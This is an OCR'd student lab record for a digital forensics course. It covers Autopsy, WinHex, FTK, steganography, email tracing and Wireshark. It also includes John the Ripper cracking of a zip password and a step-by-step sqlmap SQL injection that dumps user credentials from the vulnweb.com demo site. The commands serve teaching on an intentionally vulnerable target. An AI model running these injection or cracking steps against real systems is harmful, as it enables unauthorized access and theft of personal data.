





Aim: Live Forensics Case Investigation using Autopsy.

Procedure:


step 1: Download autopsy. Install it. click 'New Case' option


A New page will open. Enter the details in 'Case Name' and 'Base Directory' and choose the location to save the report.
Then click on next to proceed to the next step.
Here in the next step, you have to enter the case number and Examiner details and Click on finish to proceed to the next step.

step 2: Select the type of Data Source to add. Mostly there are three types of data sources they are
i) Disk Image or VM File
ii) Local Disk
iii) Logical Files.

Browse the File path and Click on NEXT option to proceed further.

CMR GROUP OF INSTITUTIONS EXPLORE TO INVENT





* Configure ingest Modules I have chosen all the modules as I am looking for complete information on evidence device or disk or item etc and click next to proceed further.

* In Add Data Source just click on Finish to generate the report of the device and you can perform complete investigate on the victim device or system or any other disk.


* It will Process the data Source and it to the Local database.


* After Process Completion, it will show the Forensic Investigation Report. Now click on Devices Attached option. It will show the list of the attached device with the System.

CMR GROUP OF INSTITUTIONS
EXPLORE TO INVENT

* Now Click on EXIF Metadata click on Installed programs to see the entire installed programs in the system.

After Completion, click on generate report.





i) How to Create a Forensic image in Winhex tool
ii) How to do Image Mounting in Access Data FTK.

i) Aim:
How to Create a Forensic image in Winhex tool.


Procedure:

step 1: Open Winhex
step 2: From the "Tools" menu select "Open Disk".
step 3: In the dialog box. Select the ~~the~~ Logical Files that you would like to image.

NOTE:
If we are selecting an logical drive, you are only going to get an image of a Single Partion.

CMR
GROUP OF INSTITUTIONS
EXPLORE TO INVENT

Step 4: Once the disk has been Opened in Winhex. There we can see all the files and hex decimals.



Ex. No. | Date | Page No.

Step 5: Select "Create Disk Image" from the file menu.

Step 6: You will then getting the following dialog box.

You will need to sure to select "Raw image(dd)" for the image file format. choose a location to save it too by clicking the three dot button in the Path and filename box, and optionally put your name in the Examiner box. Also check off "Compute hash" in the right hand box and leave Everything else as default. Click Ok.


Step 7: Once you Click Ok, you will need to select the type of hash you want to do. Select MD5 from the drop menu. Your disk will begin to image.

Step 8: When the image is finished, you will get a dialog that gives the hash value that was Computed.

Step 9: Your image is Completed.

Note: Your destination folder will now contain the dd image file and a txt file Contains the hash value that was Computed as part of Application task.

CMR GROUP OF INSTITUTIONS
EXPLORE TO INVENT



Ex. No. | Date | Page No.

5:)

Aim:

How to do Image Mounting in Access Data FTK.

Image Mounting:

Image Mounting allows forensic images to be Mounted as a drive or physical devices for read Only viewing. Supported types are Raw / dd images.

Mounting an Image:


Procedure:

Step 1: If you already have the desired image added as evidence in the Images Evidence List. Select that item, then do step 2 to auto-populate the Source box with the image file to be Mounted, as shown in step 3. If you do not already have the desired image added as evidence, begin with step 2.

Step 2: Do one of the Following.

- Click File > Image Mounting
- Click the Image Mounting button on the Tool bar.

CMR GROUP OF INSTITUTIONS EXPLORE TO INVENT



Ex. No. | Date | Page No.

Step 3: Type in the Path and filename, or click Browse to populate the Source box with the path and filename of the image to be Mounted.

After selecting an image, that Mount type will default to the supported mapping based on the image type selected. Click the dropdown to display other available Mount Types.

Step 4: Select the Mount Type to use for Mounting.


Available Mount Types are physical & logical, physical only, and logical only.

Step 5: Select the Mount Method to use for this Mounting.

Step 6: When all mount options are selected Click Mount.
All the related Mount Information will be displayed in the Mapped Image List.

Step 7: Click close to return to FTK Manager.

CMR GROUP OF INSTITUTIONS
EXPLORE TO INVENT



Ex. No. 03 | Date | Page No.

Aim:

Performing Forensic Analysis of the Evidence using Password Cracking.

John The Ripper:

John the Ripper is a popular password cracking tool that is often used by Security professionals to test the strength of passwords. Here are the steps to execute John the ripper in kali Linux.

step 1: Open a terminal in kalilinux by clicking on the terminal icon on the desktop.

step 2: Before opening of terminal. Open an text document and type Something and Save in the desktop in .txt format. Like karuna.txt.


step 3: Open an terminal and follow the following Commands.


Command 1: cd Desktop

Command 2: ls

Note: 'ls' is used to see the files in the respected drive

CMR GROUP OF INSTITUTIONS EXPLORE TO INVENT





Then Convert the text file in to zip file and Create a password to it.

Let,

zip file name = kanni.zip

Password = 22222222

Command 3: zip --password 22222222 kanni karuna.txt

To Create an hash code from the text file use this Command.


Command 4: zip2john kanni.zip > karunakar.txt

In karunakar.txt the hash will be appeared

To crack the Password use this command.

Command 5: john karunakar.txt

CMR GROUP OF INSTITUTIONS EXPLORE TO INVENT



Usuage and perform analysis on stagnography.

Aim: Usuage and Perform analysis on Quickstego technique.

Stagnography

A stagnography technique involves hiding sensitive information with an ordinary, non-secret file or message, so that it will not be detected. The sensitive information will then be extracted from the ordinary file or message at its destination. thus avoiding detection.

Step 1: Download and install Quickstego.


Note:

i) Create a text document and write some lines and save it.

ii) Download an image from the browser and save it in the Desktop site.

Step 2: Open Quickstego, a tab will be appeared.

CMR GROUP OF INSTITUTIONS EXPLORE TO INVENT



Ex. No. | Date | Page No.


Step 3: Click on open image and drop the image.


Click on open text and select the text document.

Step 4: Click on hide text and click on save image.

Note: All the images will be stored in BMP format only.

CMR
GROUP OF INSTITUTIONS
EXPLORE TO INVENT





Ex. No. 05 | Date | Page No.

Finding the Email Crimes by using E-mail Tracing Tool.

i) Check whether the E-mail exists or not?
ii) Trace E-mail Sender location?
iii) Find E-mail box location.

Aim:

Check whether the E-mail exists or not.


Procedure:

Step 1: Click on verify E-mail for exists option on the left side bar.


Step 2: Enter any E-mail id to check and wait up to 1 minute.

Step 3: If E-mail exists. It displays as E-mail Exists.

CMR GROUP OF INSTITUTIONS EXPLORE TO INVENT



Path	IP	Hostname	Country	City	Latitude	Longitude	ISP
Sender	10.47.36.144	Local network computer					
Path Point	135.84.80.189	sendera189.zohocrm.com	United States	Norcross	33.944301605225	-84.21240234375	N/A
Destination	135.84.80.189	sendera189.zohocrm.com	United States	Norcross	33.944301605225	-84.21240234375	N/A



Mailbox Domain	alt3.gmail-smtp-in.l.google.com
IP	74.125.200.26
Country	United States
City	Mountain View
Latitude	37.419200897217
Longitude	-122.05740356445
ISP	N/A

ii) Aim:

Trace E-mail Sender location.

Procedure

step 1: Open any Mail

On the top right side you will see an three dots click on it. then click on show Original. A new tab opens then scroll down and Copy the text upto Content (date). Paste in the box and click on Go option.

Wait for 30 seconds and scroll down. you will see an sender path and destination path. latitude and longitude.

Step 2: Copy and paste the latitude and longitude in the google maps

for example: (37.75099450, -97.82199859)


iii) Aim:

Find Email box location.

Procedure:

Step: Enter any E-mail and Click on 'Go' option

CMR GROUP OF INSTITUTIONS EXPLORE TO INVENT



Perform the Analysis and capturing in Networking.

Aim: Perform the network capturing using a wireshark tool

Wireshark:

Wireshark is a popular network Protocol analyzer tool that allows you to: Capture and analyze network traffic in real-time. It can be used for network trouble shooting, network analysis, software and Communication Protocol development and education.


Here are the steps to execute Wireshark in kali linux.

Step 1: Open the terminal window in kali linux.

Step 2: Type sudo apt-get install wireshark and press 'Enter' to install Wireshark on your System.

This will install all the required dependencies for Wireshark.

CMR GROUP OF INSTITUTIONS EXPLORE TO INVENT



Ex. No. | Date | Page No.

Step 3: After the installation is Complete. type "Wireshark" and press "Enter" to launch Wireshark. This will open the Wireshark graphical user Interface (GUI)


Step 4: Once the Wireshark GUI open. you can start capturing network traffic by selecting the network interface that you want to capture from the "Capture Interface list".

To select an interface, click on it and then click the "start" button to begin capturing traffic

You can now analyze the captured traffic in real-time using the Wireshark GUI. The Wireshark GUI provides various tools and features to help you analyze the captured traffic such as filters, graphs and statistics.

Step 5: To stop capturing traffic, click the "stop" button in the Wireshark GUI.
After you have finished capturing the analyzing the traffic, you can save the capture file by Selecting "File" and then "save" from the Wireshark Menu.

CMR GROUP OF INSTITUTIONS EXPLORE & INVENT



Ex. No. 07 | Date | Page No.

Perform the SQL Injection in Networking.

Aim: Perform the SQL Injection by using sqlmap tool on live Website.

SQL Injection:

SQL injection is a type of attack where malicious code is injected into a SQL query through input fields on a website or application. The goal of an SQL injection attack is to manipulate the query to retrieve or modify data that was not intended to be accessed or modified.

Sqlmap tool

The sqlmap tool is a powerful tool used for automating the detection and exploitation of SQL injection vulnerabilities.

Step 1: Open the browser in the kali linux and Search for vulnweb.com

Step 2: Open the Website. You will find 5 URLs take one. Let us choose acuart and open it.

Step 3: We need an link to do sql injection, so open any menu like artists. there it will

Output:
available databases [2]

[*] acuart
[*] information schema

Ex. No. | Date | Page No.

display three links. Click on any link and open it.

Step 4: Copy the link.

Link: http://testphp.vulnweb.com/artists.php?artist=1

To check whether the link has vulnerabilities or not. add (') symbol in the last to check.

After opening if it shows any error messages then it contains vulnerabilities. By this we can check that the website contains vulnerabilities or not.

Step 5: Open the terminal in the kali linux.

* First we should find the database name to find database name follow this command.

Command 1: sqlmap -u testphpvulnweb.com/artists.php?artist=1 --dbs

Then it will displays database names.

CMR GROUP OF INSTITUTIONS
EXPLORE TO INVENT

output:

Database: acuart

[8 tables]

artists
carts
categ
featured
guestbook
pictures
Products
users

output:

Database: acuart

Table: users

[8 columns]

Column	Type
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
name	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)

Ex. No. | Date | Page No.

Now we should find Tables names

Command 2: sqlmap -u testphp.vulnweb.com/artists.php?artists=1 -D acuart --tables

* Then we should take users table because users table Contains usernames and passwords.

* Then we should find the Columns of the table.

Command 3: sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns

* Then we should find username from the uname.

CMR GROUP OF INSTITUTIONS EXPLORE TO INVENT

Output:

Database: acuart

Table: users

[1 entry]

uname
test

Output:

Database: acuart

Table: users

[1 Entry]

pass
test

Command 4: sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump

Then we should find password from the pass.


Command 5: sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump


CMR
GROUP OF INSTITUTIONS
EXPLORE TO INVENT

We got username and password. Enter the details in the Website.

Username: test

password: test





Ex. No. | Date | Page No.

Step 6: Click on signup option. Enter the details and login.

After logged in. A tab will be displayed in that all the details are displayed like Name, Credit Card Number, E-mail, phone number, Address.

CMR
GROUP OF INSTITUTIONS
EXPLORE TO INVENT